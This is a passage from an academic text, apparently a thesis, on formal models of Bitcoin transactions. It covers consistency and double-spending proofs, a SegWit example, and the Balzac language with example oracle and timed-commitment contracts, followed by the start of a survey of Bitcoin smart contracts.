Firstly, for each $\mathsf{T}.\mathsf{in}(i)$ we obtain the singleton $\{\mathsf{T}'_i\}$ from the blockchain, using $\mathit{match}_{\mathbf{B}}$, such that $\mathit{fst}(\mathsf{T}.\mathsf{in}(i))\{\mathsf{wit} \mapsto \bot\} = \mathsf{T}'_i\{\mathsf{wit} \mapsto \bot\}$. The update is inconsistent if $\mathit{match}_{\mathbf{B}}(\mathit{fst}(\mathsf{T}.\mathsf{in}(i)))$ is not a singleton for some i. Condition (1) requires that the redeemed outputs are currently unspent in $\mathbf{B}$. Condition (2) asks that each input of T redeems an output of a transaction in $\mathbf{B}$. Condition (3) requires that the sum of the values of the outputs of T is not greater than the total value it redeems. Finally, (4) requires that the time of T is greater than or equal to the time of the last transaction in $\mathbf{B}$.

Example 5.20. *Consider again the transactions in Figure 5.5, and let* $\mathbf{B} = (\mathsf{T}_1, 0)$*. We prove that* $\mathbf{B} \rhd (\mathsf{T}_2, t_2)$*. Let* $o_1 = 2$*,* $o_2 = 3$*,* $t'_1 = t'_2 = 0$*,* $\mathrm{v}_1 = 5$*,* $\mathrm{v}_2 = 7$*. We now prove that the conditions of Definition 5.19 are satisfied. For condition* (1)*, note that both* $(\mathsf{T}_1, 2)$ *and* $(\mathsf{T}_1, 3)$ *are unspent, according to Definition 5.17. For condition* (2)*, note that:*

$$(\mathsf{T}_1, 2, 0) \overset{\mathrm{v}_1}{\rightsquigarrow} (\mathsf{T}_2, 1, t_2) \qquad (\mathsf{T}_1, 3, 0) \overset{\mathrm{v}_2}{\rightsquigarrow} (\mathsf{T}_2, 2, t_2)$$

hold, according to Definition 5.13. Finally, for condition (3)*, we have that:*

$$\sum \{\mathrm{v}_i \mid i \in \{1, 2\}\} = 5{+}7 \;\geq\; \sum \{\mathit{val}(\mathsf{T}_2.\mathsf{out}(j)) \mid j \in \mathrm{dom}(\mathsf{T}_2.\mathsf{out})\} = 10$$

Therefore, (T_2, t_2) *is a consistent update of* $\mathbf{B}$*.* □

Example 5.21 (Double spending)**.** *Consider again the transactions in Figure 5.5, and let* $\mathbf{B} = (\mathsf{T}_1, 0)(\mathsf{T}_2, t_2)$*. We prove that* (T_3, t_3) *is* not *a consistent update of* $\mathbf{B}$*. Although condition* (2) *of Definition 5.19 holds:*

$$(\mathsf{T}_1, 2, 0) \overset{5}{\rightsquigarrow} (\mathsf{T}_3, 1, t_3)$$

we have that condition (1) *is* not *satisfied. In fact, according to Definition 5.17,* $(\mathsf{T}_1, 2)$ *is already spent in* $\mathbf{B}$ *because*

$$(\mathsf{T}_1, 2, 0) \overset{5}{\rightsquigarrow} (\mathsf{T}_2, 1, t_2)$$

holds and both T_1 *and* T_2 *are in* $\mathbf{B}$*. Since* T_3 *is trying to spend an output already spent, this transaction should not be appended to* $\mathbf{B}$*.* □

We now define when a blockchain is consistent. Intuitively, consistency holds when the blockchain has been constructed, started from the empty one, by appending consistent updates, only. The actual definition is given by induction.

Definition 5.22 (Consistency)**.** *We say that a blockchain* $\mathbf{B}$ *is consistent if either* $\mathbf{B} = []$*, or* $\mathbf{B} = \mathbf{B}'(\mathsf{T}, t)$ *with* $\mathbf{B}'$ *consistent and* $\mathbf{B}' \rhd (\mathsf{T}, t)$*.*

Note that the empty blockchain is consistent; the blockchain with a single transaction (T_1, t_1) is consistent iff T_1 is initial and $t_1 = 0$. The transaction T_1 models the first transaction in the *genesis block* (as discussed in Section 7.3.8, we are abstracting away the *coinbase* transactions, which forge new bitcoins).

We now establish some basic properties of consistent blockchains. Definition 5.23 states that, in a consistent blockchain, the inputs of a transaction point backwards to the output of some transaction in the blockchain.

Lemma 5.23. *If* $(\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$ *is consistent, then:*

$$\forall i \in 2 \ldots n : \forall (\mathsf{T}, h) \in \mathrm{ran}\,(\mathsf{T}_i.\mathsf{in}) : \exists j < i : \\ \mathsf{T}_j\{\mathsf{wit} \mapsto \bot\} = \mathsf{T} \ \wedge \ h \in \mathrm{dom}((\mathsf{T}_j.\mathsf{out}))$$

The following definition establishes that a transaction output cannot be redeemed twice in a consistent blockchain.

Theorem 5.24 (No double spending)**.** *If* $(\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$ *is consistent, then:*

$$\forall i \neq j \in 1 \ldots n \ : \ \mathrm{ran}\,(\mathsf{T}_i.\mathsf{in}) \cap \mathrm{ran}\,(\mathsf{T}_j.\mathsf{in}) = \emptyset$$

The following definition states that there can be at most a single match of an arbitrary transaction within a consistent blockchain. This implies that the in field of an arbitrary transaction points at most to one transaction output within the blockchain.

Lemma 5.25. *If* $\mathbf{B}$ *is consistent, then for all transactions* T*,* $match_{\mathbf{B}}(\mathsf{T})$ *contains at most one element.*

Definition 5.26 ensures that all the transactions on a consistent blockchain are pairwise distinct, even when neglecting their witnesses.

Lemma 5.26. *If* $(\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$ *is consistent, then:*

$$\forall i \neq j \in 1 \ldots n \;\; : \;\; \mathsf{T}_i\{\mathsf{wit} \mapsto \bot\} \neq \mathsf{T}_j\{\mathsf{wit} \mapsto \bot\}$$

The following definition states that the overall value of a blockchain decreases as the blockchain grows. This is because our model does not keep track of the *coinbase transactions*, which in Bitcoin allow miners to collect transaction fees (the difference between inputs and outputs of a transaction), and block rewards.

Theorem 5.27 (Non-increasing value)**.** *Let* $\mathbf{B}$ *be a consistent blockchain, and let* $\mathbf{B}'$ *be a non-empty prefix of* $\mathbf{B}$*. Then,* $val(\mathbf{B}') \geq val(\mathbf{B})$*.*

Note that the scripting language and its semantics are immaterial in all the statements above. Actually, proving these results never involves checking condition (b) of Definition 5.13. Of course, the choice of the scripting language affects the expressiveness of the smart contracts built upon Bitcoin.

5.2 Example: static chains of transactions

We now formally specify in our model a simple smart contract, which illustrates the impact of SegWit on the expressiveness of Bitcoin contracts [134].

A participant A wants to send an indirect payment of 1฿ to C, routing it through B. To authorize the payment, B wants to keep a fee of 0.1฿. However, A is afraid that B will keep all the money for himself, so she exploits the following contract. She creates a *chain* of transactions, as shown in Figure 5.6. The transaction T_{AB} transfers 1.1฿ from A to B



Figure 5.6: *Transactions of the chain contract.*

(but it is not signed by A, yet), while T_{BC} transfers $1\ddot{\mathrm{B}}$ from B to C. We assume that $(\mathsf{T}_A, 1)$ is a transaction output redeemable by A through her key k_A, and that k_B is the key of B.

The protocol of A is the following: A starts by asking B for his signature on T_{BC}, ensuring that C will be paid. After receiving and verifying the signature, A puts T_{AB} on the blockchain, adding her signature on the wit field. Then, she also appends T_{BC}, replacing the wit field with her signature and B's one. Since A takes care of publishing the transactions, the behaviour of B consists just in sending his signature on T_{BC}.

Remarkably, this contract relies on the SegWit feature: indeed, without SegWit it no longer works. We can disable SegWit by changing our model as follows:

- in Definition 5.3, we no longer require that $\forall i \in \mathrm{dom}(\mathsf{in}) : \mathit{fst}(\mathsf{in}(i)).\mathsf{wit} = \bot$
- in Definition 5.13, we replace item (a) with the condition: $\mathsf{T}'.\mathsf{in}(j) = (\mathsf{T}, i)$
- in Definition 5.16, we let $\mathit{match}_{\mathbf{B}}(\mathsf{T}) = \{\mathsf{T}\}$ if T occurs in **B**, empty otherwise.

To see why disabling SegWit breaks the contract, assume that the transaction $\mathsf{T} = \mathsf{T}_{AB}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{AB})\}$ is unspent on the blockchain, when participant A attempts to append also $\mathsf{T}' = \mathsf{T}_{BC}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{BC})\,\mathsf{sig}^{aa}_{k_B}(\mathsf{T}_{BC})\}$. To be a consistent update, by item (2) of Definition 5.19 we must have (for some $t_1 \leq t_2$):

$$(\mathsf{T}, 1, t_1) \overset{1\ddot{\mathrm{B}}}{\rightsquigarrow} (\mathsf{T}', 1, t_2) \tag{5.1}$$

For this, all the conditions in Definition 5.13 must hold. However, since we have disabled SegWit, for item (a) we no longer check that:

$$\mathsf{T}'.\mathsf{in}(1) \;=\; (\mathsf{T}\{\mathsf{wit} \mapsto \bot\}, 1)$$

but instead we need to check the condition:

$$\tilde{\mathsf{T}}'.\mathsf{in}(1) \;=\; (\tilde{\mathsf{T}}, 1) \tag{5.2}$$

where the transactions $\tilde{\mathsf{T}}, \tilde{\mathsf{T}}'$ correspond to the non-SegWit versions of T, T', i.e. their in fields point to their actual parents, according to the new Definition 5.3.

Hence, condition (5.2) checks the equality between $\tilde{\mathsf{T}}_{\mathsf{AB}}$ (the transaction in the input of $\tilde{\mathsf{T}}'$) and $\tilde{\mathsf{T}}_{\mathsf{AB}}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\tilde{\mathsf{T}}_{\mathsf{AB}})\}$ (the transaction $\tilde{\mathsf{T}}$). Note that all the fields of the second transaction — but the wit field — are equal to those of the first transaction. Instead, the witness of $\tilde{\mathsf{T}}_{\mathsf{AB}}$ is $\bot$, while the one of $\tilde{\mathsf{T}}$ contains the signature of A. This difference in the wit field is ignored with the SegWit semantics, while it is discriminating for the older version of Bitcoin.

A naïve attempt to amend the contract would be to set the input field of $\tilde{\mathsf{T}}'$ to $\tilde{\mathsf{T}}$. However, this would invalidate the signature of A on $\tilde{\mathsf{T}}'$.

5.3 Compiling to standard Bitcoin transactions

We now sketch how to compile the transactions of our abstract model into concrete Bitcoin transactions. In particular, we aim at producing *standard* Bitcoin transactions, which respect further constraints on their fields[2]. This is crucial, because non-standard transactions are mostly discarded by the Bitcoin network.

Our compiler produces output scripts of the following kinds, which are all allowed in standard transactions:

Pay to Public Key Hash (P2PKH) takes as parameters a public key and a signature, and checks that (i) the hash of the public key matches the hash hardcoded in the script; (ii) the signature is verified against the public key.

Pay to Script Hash (P2SH) contains only a hash (say, h). The actual script $\lambda\vec{x}.e$ — which is *not* required to be standard — is contained instead in the wit field of the redeeming transaction, alongside with the actual parameters $\vec{k}$. The evaluation succeeds if $H(\lambda\vec{x}.e) = h$ and $(\lambda\vec{x}.e)\vec{k}$ evaluates to true. The only constraint imposed by P2SH is on the size of the script, which is limited to the size of a stack element (520 bytes).

OP_RETURN allows to put up to 80 bytes of data in an output script, making the output unredeemable.

[2] https://bitcoin.org/en/developer-guide#standard-transactions

We compile the scripts of the form $\lambda\varsigma.\mathsf{versig}_k(\varsigma)$ to P2PKH, and those of the form $\lambda.k$ to OP_RETURN. All other scripts are compiled to P2SH when they comply with the size constraint, otherwise compilation fails. In this way, our compiler always produces standard transactions.

Our compiler exploits the *alternative stack* as temporary storage of the variable values. In this way we cope with the stack-based nature of the Bitcoin scripting language. For instance, for the script $\lambda x.\mathsf{H}(x) = \mathsf{H}(x{+}1)$, the variable x is pushed on the alternative stack beforehand, then duplicated and copied in the main stack before each operation involving x.

There exist other standard scripts: P2PK and MULTISIG. P2PK is considered obsolete and replaced by P2PKH, while MULTISIG has some limitations (e.g. in the number of keys) that are overcome using P2SH to express the same semantics.

5.4 Related works

Several works have proposed to use Bitcoin beyond the sole purpose of exchanging currency, by exploiting the flexibility of its scripting language. They propose to implement smart contracts, intended as sets of protocols of the participants involved in them.

Smart contracts requiring external state, namely oracles [107] and escrows [106], can be easily implemented using multi-signature transactions. Such implementations, however, rely on trusted third parties. The work [4] showed that Bitcoin can be used to implement timed commitments through deposit transactions. The commitments are then used to perform multiparty computations [3], such as calculating the winner of a lottery. The main drawback of this approach is indeed the deposit, which grows quadratically with the number of participants. More recently, [72] and [26] have proposed lottery smart contracts that require, respectively, zero and constant (≥ 0) deposit. However, [72] requires the computation of an exponential number of signature w.r.t. the number of participants, while [26] only a quadratic one. The work [15] proposed a contingent payment protocol that can be implemented relying only on standard Bitcoin transaction. It allows to sell solutions for a class of NP problems (e.g. the factorization of a number), the use of zero-knowledge proofs ensure its correctness to the buyer.

Other works studied how to enhance the expressiveness of Bitcoin and implement a wider range of smart contracts. The work [75] proposed an extension to the Bitcoin scripting language to enable *covenants*, a construct that can specify the structure of the redeeming transaction. They

propose a new opcode, `CHECKOUTPUTVERIFY`, that can check if a given `out` of the redeeming transaction matches a pattern. Differently, the covenants of [84] do not require patterns. They use the opcode `CAT` (currently disabled) to assemble arbitrary data, and `CHECKSIGFROMSTACK`, an opcode they proposed, to verify signatures against it. The latter solution enables to build recursive covenants, i.e. covenants that check if redeeming transaction contains the same covenant. They enable to build a smart contract implementing a state machine through a sequence of transaction that store its state. The lottery protocols described above proposed some extensions: [26] requires input malleability (i.e. the possibility of not signing any input) to be implemented, while [72] can reduce the number of signatures required to a quadratic one introducing the opcode `MULTIINPUT`, that checks if the redeeming transaction belong to a predetermined set. The work [44] proposed a contingent payment protocol that does not require a feasible zero knowledge proof to check the correctness of the solution being sold, and suggested a new opcode `CHECKKEYPAIRVERIFY`, which checks if the two top elements of the stack are a valid key pair. The work [64] generalised and formalized the primitives of [4], introducing the concept of *secure cash distribution with penalties*, which capture a variety of stateful computations, such as the ones described before (contingent payments and gambling games). They also exploit their primitives to build a decentralized poker protocol, which require `CHECKSIGFROMSTACK` to be implemented on top of Bitcoin. This shows that checking a signature for an arbitrary message would enable the implementation of a number of currently unimplementable protocols on Bitcoin.

Chapter 6

Balzac: a DSL for Bitcoin transactions

BALZaC (for *Bitcoin Abstract Language, Analyzer and Compiler*) is a domain-specific language to write Bitcoin transactions. The Bitcoin scripting language, stack-based and untyped [108], is abstracted through a strong-typed language with high-level statements supporting, for example, multi-signature verification, signature creation and time constraints. Differently from [83, 130], Balzac allows the definition of transactions, supporting time-locked multi-input/output features, and *real transactions*.

Balzac is inspired to the Bitcoin formal model presented in Chapter 5.

6.1 Balzac in a nutshell

This section illustrates Balzac through a series of examples. All the following snippets are available at `editor.balzac-lang.xyz`. The online editor performs several static checks on the transactions and compiles to actual Bitcoin transactions.

6.1.1 A basic transaction

Bitcoin transactions transfer currency, the *bitcoins*. Each transaction has one or more inputs, from where it takes the bitcoins, and one or more outputs, which specify the recipient(s). Balzac also allows for transactions with no inputs: even thought these transactions cannot be appended *as is* to the actual Bitcoin blockchain, they are useful to refer to transactions

which are not known at specification time. An example of transaction with no inputs is shown in Listing 6.1.

```
transaction T {
    input = _    // no input
    output = 50 BTC: fun(x) . x == 42
}
```

Listing 6.1: *Coinbase transaction. Transaction* `T` *forges 50 bitcoins redeemable by providing a suitable* `x` *which satisfies* `x == 42` .

The transaction `T` is *coinbase* transaction. The input field contains the placeholder `_` , which it means that transaction `T` does not redeem any transaction and creates new bitcoins. While in Bitcoin a coinbase transaction has a precise value, in Balzac it forges an arbitrary amount of bitcoins. The output field of `T` contains a *value*, `50 BTC` , and an *output script*, `fun(x) . x == 42` . This means that 50 bitcoins will be transferred to any transaction which provides a *witness* `x` such that `x == 42` .

6.1.2 Redeeming a transaction

Transaction `T` can be spent, or *redeemed*, by a new transaction that provides a suitable witness. For example, consider the transaction `T1` in Listing 6.2.

```
transaction T1 {
    input = T: 42
    output = 50 BTC: fun(x). x != 0
}
```

Listing 6.2: *A simple transaction that redeems* `T` *in Listing 6.1. The input field points to* `T` *and provides the witness* `42` .

Transaction `T1` specifies `T: 42` in the input field: `T` is the redeemed transaction and the value `42` is the witness, used as the actual parameter which replaces the formal one in the output script `fun(x) . x == 42` , and makes the script evaluate to true. Any other value would make the script evaluate to false, and would make the transaction `T1` invalid.

Note that `T1` is redeeming exactly the `50 BTC` deposited in `T` : in practice, to be able to append `T1` to the blockchain, the value in output

of a transaction must be strictly less than the value in input. The difference is retained by Bitcoin miners as a *fee* for their work. For example, the value of the output script could be `50 BTC - 0.00113 BTC`, with `0.00113 BTC` that will be collected by the miner. Currently, transactions with zero fee are not likely to be added to the blockchain.

6.1.3 Signature verification

The output scripts of `T` and `T1` are naive, since anyone can produce the right witnesses inspecting the transaction's content. Usually, one wants to transfer bitcoins to a specific user, uniquely identified by its address/public key. For instance, the transaction `T2` in Listing 6.3 makes the 50 BTC of `T1` redeemable only by user Alice.

```
// Alice's public key
const pubA = pubkey:0283c6a6f71bf6b235686762d12af...

transaction T2 {
    input = T1: 12
    output = 50 BTC: fun(x) . versig(pubA; x)
}
```

Listing 6.3: *A transaction which uses signature verification. To redeem* `T2`*, a user must provide the sign of the redeeming transaction a witness.*

The constant `pubA` declares Alice's *public key*, expressed as `address:<key>`. The predicate `versig(pubA; x)` in the output script of `T2` is true if `x` is a valid signature of the transaction which redeems `T2`, computed with Alice's private key.

```
//Alice's private key
const kA = key:cQu93pLnEtyhkEMUxiRHP2ocPXi1LRbnZZ3PLz2gp6yu11tWKUaW

transaction T3 {
    input = T2: sig(kA)
    output = 50 BTC: fun(x) . versig(pubB; x)
}
```

Listing 6.4: *A transaction that redeems Listing 6.3 through a valid signature. The witness* `sig(kA)` *is the signature of the transaction* `T3` *(without considering the witness itself) using the* private key `kA`.

The transaction `T2` can be redeemed by a transaction `T3` made as shown in Listing 6.4. The witness `sig(kA)` is the signature of the transaction `T3` (without considering the witness itself) using the *private key* `kA`, declared in a constant. The private key is encoded as WIF[1], prefixed with `key:`. The output script has the same structure of `T2`, assuming that `pubB` is another public key.

6.1.4 Multiple inputs and outputs

Transactions can have more than one output, in order to split the money on different recipients. For instance, the amount of bitcoins in transaction `T4` is split in two parts, as shown in Listing 6.5.

```
transaction T4 {
    input = T3:sig(kB)
    output = [
        40 BTC: fun(x) . versig(pubC; x);
        10 BTC: fun(x) . versig(pubD; x)
    ]
}
```

Listing 6.5: *A multi-output transaction.*

In this transaction, the output field has two items, that can be redeemed separately.

Transactions can have more than one input, in case they need to gather money from several sources. For each input, the transaction must provide a suitable witness. In case inputs refer to a transaction with multiple outputs, the index is necessary, as shown in Listing 6.6.

```
transaction T5 {
    input = [
        T4@0: sig(kC);
        T4@1: sig(kD)
    ]
    output = 50 BTC: fun(x) . versig(pubE; x)
}
```

Listing 6.6: *A multi-input transaction.*

[1] Wallet Import Format: https://bitcoin.org/en/glossary/wallet-import-format

6.1.5 Parametric transactions

Transactions can be parametric. Listing 6.7 shows a parametric transaction `T6` : it takes the parameter `k: pubkey` which is used for the signature verification in the output script. Then, transaction `T7` redeems the *instance* of `T6` for the actual parameter `pubA` .

```
// parametric transaction
transaction T6(k:pubkey) {
    input = _
    output = 50 BTC: fun(x). versig(k;x)
}

transaction T7 {
    input = T6(pubA): sig(kA)
    output = ...
}
```

Listing 6.7: *A parametric transaction.*

6.1.6 Participant

In some scenarios is useful to define different scoping areas, in which declarations cannot be seen outside. The keyword `participant` defines a new block in which constant and transaction declarations can be defined and could *shadow* global declarations. Also, constants can be preceded with `private` and cannot be referred outside the block in which is declared.

Consider the following example:

```
1  const a = 5
2  const b = 7
3
4  transaction T {
5      input = _
6      output = 10 BTC : fun(x) . x == 1
7  }
8
9  participant Alice {
10     const b = a + 3  // shadow global b
11     const c = b + 1
12     const Talice = Bob.T
13     private const pvt = 42
14 }
15
16 participant Bob {
```

```
17      transaction T {          // shadow global T
18          input = _
19          output = 10 BTC : fun(x) . x == 0
20      }
21
22      transaction T1 {
23          input = T: 0         // same of Bob.T
24          output = 10 BTC : fun(x) . x == Alice.c
25      }
26  }
27
28  eval a, b, Alice.b, Alice.c, Alice.T, Bob.T, Bob.T1
```

At lines 1–2 it defines two variables `a` and `b`, while at line 4 it declares a transaction `T`. Two participants, Alice and Bob, are declared respectively at lines 9 and 16. Alice shadows the variable `b` and defines a new constant `c`; also, it creates the constant `Talice` that points to Bob's redefinition of transaction `T`. Finally, Alice creates a new `private` variable `pvt`, that cannot be referred outside Alice's block. Bob's participant redefines transaction `T` and create a new transaction `T1` that redeems `T`. A part from private constants, all the declaration inside a participant can be referred using the participant name as a prefix (e.g. `Alice.b`). Finally, variable names are first resolved inside the participant block, then among global variables.

This features simplifies the creation of transactions that are free from sensitive informations, generally private keys. The examples presented in Sections 6.2.1 and 6.2.2 a practical usage of this feature.

6.2 Examples

The applicability of Balzac in concrete scenarios is shown through two examples. The first example defines the transactions for the oracle smart contract [107], which relays on a trusted party to spend a given transaction. The second example is the timed commitment [35, 6], which allows participants to safely exchange secrets.

6.2.1 Oracle

In many concrete scenarios one would like to make the execution of a contract depend on some real-world events, e.g. results of football matches for a betting contract, or feeds of flight delays for an insurance contract. However, the evaluation of Bitcoin scripts can not depend on the environment, so in these scenarios one has to resort to a trusted third-party, or

oracle, who notifies real-world events by providing signatures on certain transactions.

For example, assume that Alice wants to transfer 1 BTC to Bob only if a certain event, notified by the oracle Oscar, happens. To do that, Alice puts on the blockchain the transaction `T` which can be redeemed by a transactions carrying the signatures of both Bob and Oscar. Further, Alice instructs the oracle to provide her signature to Bob upon the occurrence of the expected event.

```
1 // tx with Alice's funds, redeemable with Alice's private key
2 transaction A_funds {
3     input = _
4     output = 1 BTC: fun(x). versig(Alice.kApub; x)
5 }
```

Listing 6.8: *Oracle's example. Alice's funds, redeemable with Alice's private key.*

Assume that the needed amount to pay Bob is stored in an actual transaction redeemable by Alice. We model this transaction as a *coinbase* `A_funds` in Listing 6.8. Transaction `A_funds` can be redeemed with the corresponding private key of `Alice.kApub`, which is defined in participant Alice below. The output script `versig(Alice.kApub; x)` checks that `x` is a valid signature for `Alice.kApub` public key. Assuming that only Alice owns the corresponding private key, she is the only one able to spend the transaction. For example, consider the Alice participant defined in Listing 6.9.

Alice declares a private key `kA` and derives the corresponding public key `kApub` with `kA.toPubkey`. Transaction `T` redeems `A_funds`. The output script states that it can be redeemed providing both the signatures of Bob and Oscar, respectively `sigB` and `sigO`.

Bob, who wants to redeem transaction `Alice.T`, defines a parametric transaction `T1(sigO)` which takes Oscar's signature and complete the witness field (Listing 6.10). Oscar represents our trusted party and will send a valid signature of `Bob.T1` (Listing 6.11) to Bob in accordance to their initial agreement.

In order to sign the transaction, Oscar needs to provide an actual parameter to instantiate `Bob.T1`, which is parametric. Since that value is part of the witness of the transaction and will not be part of the signature, Oscar can provide an arbitrary data, such as the placeholder `_`. Once

```
participant Alice {
    // Alice's private key
    private const kA =
      key:cSthBXr8YQAexpKeh22LB9PdextVE1UJeahmyns5LzcmMDSy59L4
    // Alice's public key
    const kApub = kA.toPubkey

    transaction T {
        input = A_funds: sig(kA)
        output = 1 BTC: fun(sigB, sig0).
            versig(Bob.kBpub, Oscar.kOpub; sigB, sig0)
    }
}
```

Listing 6.9: *Oracle's example. Alice participant.*

```
participant Bob {
    // Bob's private key
    private const kB =
      key:cQmSz3Tj3usor9byskhpCTfrmCM5cLetLU9Xw6y2csYhxSbKDzUn

    // Bob's public key
    const kBpub = kB.toPubkey

    transaction T1(sig0) {
        input = Alice.T: sig(kB) sig0
        output = 1 BTC: fun(x). versig(kB; x)
    }
}
```

Listing 6.10: *Oracle's example. Bob participant.*

Bob receives `Oscar.sig0`, he computes `T1` and spends `T`.

To conclude, oracles like the one needed in this contract are available as services in the Bitcoin ecosystem. Notice that, in case the event certified by Oscar never happens, the bitcoins within `T` are *frozen forever*. Next paragraph shows how to avoid this inconvenience.

Timeout variant

In the previous case, if the event certified by the oracle never happens, the bitcoins within `T` are frozen forever. To solve this problem, Alice would like to take back her bitcoins after a given deadline. In practice, she can add a time constraint to the output script of `T` (we call this new

```
participant Oscar {
    // Oscar's private key
    private const kO =
      key:cTyxEAoUSKcC9NKFCjxKTaXzP8i1ufEKtwVVtY6AsRPpRgJTZQRt
    // Oscar's public key
    const kOpub = kO.toPubkey

    const sigO = sig(kO) of Bob.T1(_)
}
```

Listing 6.11: *Oracle's example. Oscar participant.*

one `Ttimed`), as shown in Listing 6.12. After the end of the year, Alice can redeem `Ttimed`, since the output script enables the second part of the or expression.

```
participant Alice {
    // ...
    const dateD = 2018-12-31
    transaction Ttimed {
        input = A_funds: sig(kA)
        output = 1 BTC: fun(sigma, sigO).
                    versig(Bob.kBpub, Oscar.kOpub; sigma, sigO)
                    || checkDate dateD : versig(kApub;sigma)
    }
}

participant Bob {
    // ...
    const deadline = 2019-01-01
    transaction T1timed(sigOtimed) {
        input = Alice.Ttimed: sig(kB) sigOtimed
        output = 1 BTC: fun(x). versig(kB; x)
        absLock = date deadline
    }
}
```

Listing 6.12: *Oracle's example. Timeout variant.*

6.2.2 Timed Commitment

Assume that Alice wants to choose a secret `s`, and reveal it after some time – while guaranteeing that the revealed value corresponds to the chosen secret (or paying a penalty otherwise). This can be obtained through

a *timed commitment*, a protocol with applications e.g. in gambling games, where the secret contains the player move, and the delay in the revelation of the secret is intended to prevent other players from altering the outcome of the game.

Intuitively, Alice starts by exposing the hash of the secret, i.e. `h = H(s)`, and at the same time depositing some amount of bitcoin in a transaction. The participant Bob has the guarantee that after a date deadline, either he will know the secret `s`, or he will be able to redeem the deposit.

Firstly, we define some constants both for Alice and Bob in Listing 6.13: `fee` and `deadline`, which represents the fee earned by the miner and the deadline within which the secret must be revealed, and both their public keys. Also, the transaction `A_funds` is defined and is redeemable by Alice. In fact, the timed commitment requires Alice to own an amount of money to use as a deposit.

```
1  // some constants
2  const fee = 0.00113 BTC     // miner's fee
3  const deadline = 2018-06-11 // deadline to reveal the secret
4
5  // Alice's public key
6  const kApub = pubkey:03ff41f23b70b1c83b01914eb223d7a97a6c2b24e9a9ef...
7  // Bob's public key
8  const kBpub = pubkey:03a5aded4cfa04cb4b49d4b19fe8fac0b58802983018cd...
9
10 // tx with Alice's funds, redeemable with kA
11 transaction A_funds {
12     input = _
13     output = 10 BTC: fun(sigma) . versig(kApub; sigma)
14 }
```

Listing 6.13: *Timed commitment example: common declarations.*

The timed commitment is modelled with two participants. Alice creates two transactions: `T_commit` commits the hash of her secret; `T_reveal` is a transaction that spends it revealing the secret. Bob wants to read the secret (no transaction is needed) or he will publish a new transaction `T_timeout` that spends `T_commit`.

Alice's view

Alice owns a *deposit*, stored in `A_funds`, that she can pawn for the timed commitment protocol. Its participant block is shown in Listing 6.14.

Alice create the transaction `T_commit` that spends her deposit. To do so, Alice use the private key `kA` (from which `kApub` is derived) to create a valid signature `sig(kA)`. This signature is set as witness in `T_commit`.

Within `T_commit` transaction Alice is committing the hash of the chosen secret: indeed, `h` is encoded within the output script of the transaction. This transaction can be redeemed either by Alice by revealing her secret, or by Bob, but only after the `deadline` has passed. This constraint is encoded in the script with the expression `checkDate deadline : ...`.

Once the transaction `T_commit` is on the blockchain, Alice chooses whether to reveal the secret, or do nothing. In the first case, she can create the transaction `T_reveal` and put it on the blockchain. Since it redeems `T_commit`, she needs to provide the `secret` and her signature, so making the former public.

Bob's view

Bob waits that `T_reveal` is appended to the blockchain: if this happen within the deadline, he can learn Alice's `secret` by inspecting the witness of `T_reveal`. Otherwise, he redeems Alice's deposit by appending the transaction `T_timeout`, specified in Listing 6.14.

Note that Bob needs to specify `absLock = date deadline` in order to redeem `T_commit`, since the output script requires `checkDate deadline`. The transaction `T_reveal` will not be a valid transaction until that date and will be refused by the Bitcoin network.

```
participant Alice {
    // Alice's private key
    private const kA =
      key:cSthBXr8YQAexpKeh22LB9PdextVE1UJeahmyns5LzcmMDSy59L4

    // Alice's secret
    private const secret = "42"

    // hash of the secret
    const h = sha256(secret)

    transaction T_commit {
        input = A_funds: sig(kA)
        output = this.input.value - fee:
            fun(x,s:string) . sha256(s) == h && versig(kApub;x)
                || checkDate deadline : versig(kBpub;x)
    }

    transaction T_reveal {
        input =  T_commit: sig(kA) secret
        output = this.input.value - fee: fun(x) . versig(kApub;x)
    }
}

participant Bob {
    // Bob's private key
    private const kB =
      key:cQtkW1zgFCckRYvJ2Nm8rryV825GyDJ51qoJCw72rhHG4YmGfYgZ

    const T_commit = Alice.T_commit

    transaction T_timeout {
        input = T_commit: sig(kB) _
        output = this.input.value - fee: fun(x) . versig(kB;x)
        absLock = date deadline
    }
}
```

Listing 6.14: *Timed commitment example: Alice and Bob participants.*

Chapter 7

Smart Contracts in Bitcoin

Albeit the primary usage of Bitcoin is to exchange currency, its blockchain and consensus mechanism can also be exploited to securely execute some forms of *smart contracts*. These are agreements among mutually distrusting parties, which can be automatically enforced without resorting to a trusted intermediary. Over the last few years a variety of smart contracts for Bitcoin have been proposed, both by the academic community and by that of developers. However, the heterogeneity in their treatment, the informal (often incomplete or imprecise) descriptions, and the use of poorly documented Bitcoin features, pose obstacles to the research. In this chapter we present a comprehensive survey of smart contracts on Bitcoin, in a uniform framework. Our treatment is based on a new formal specification language for smart contracts, which also helps us to highlight some subtleties in existing informal descriptions, making a step towards automatic verification. We discuss some obstacles to the diffusion of smart contracts on Bitcoin, and we identify the most promising open research challenges.

7.1 Smart Contracts

The term "smart contract" was conceived by Nick Szabo [92] to describe agreements between two or more parties, that can be automatically enforced without a trusted intermediary. Fallen into oblivion for several years, the idea of smart contract has been resurrected with the recent surge of distributed ledger technologies, led by Ethereum [116] and Hyper-

ledger [129]. In such incarnations, smart contracts are rendered as computer programs. Users can request the execution of contracts by sending suitable *transactions* to the nodes of a peer-to-peer network. These nodes collectively maintain the history of all transactions in a public, append-only data structure, called *blockchain*. The sequence of transactions on the blockchain determines the state of each contract, and, accordingly, the assets of each user.

A crucial feature of smart contracts is that their correct execution does *not* rely on a trusted authority: rather, the nodes which process transactions are assumed to be mutually untrusted. Potential conflicts in the execution of contracts are resolved through a *consensus* protocol, whose nature depends on the specific platform (e.g., it is based on "proof-of-work" in Ethereum). Ideally, contracts execute correctly whenever the adversary does not control the majority of some resource (e.g., computational power for "proof-of-work" consensus).

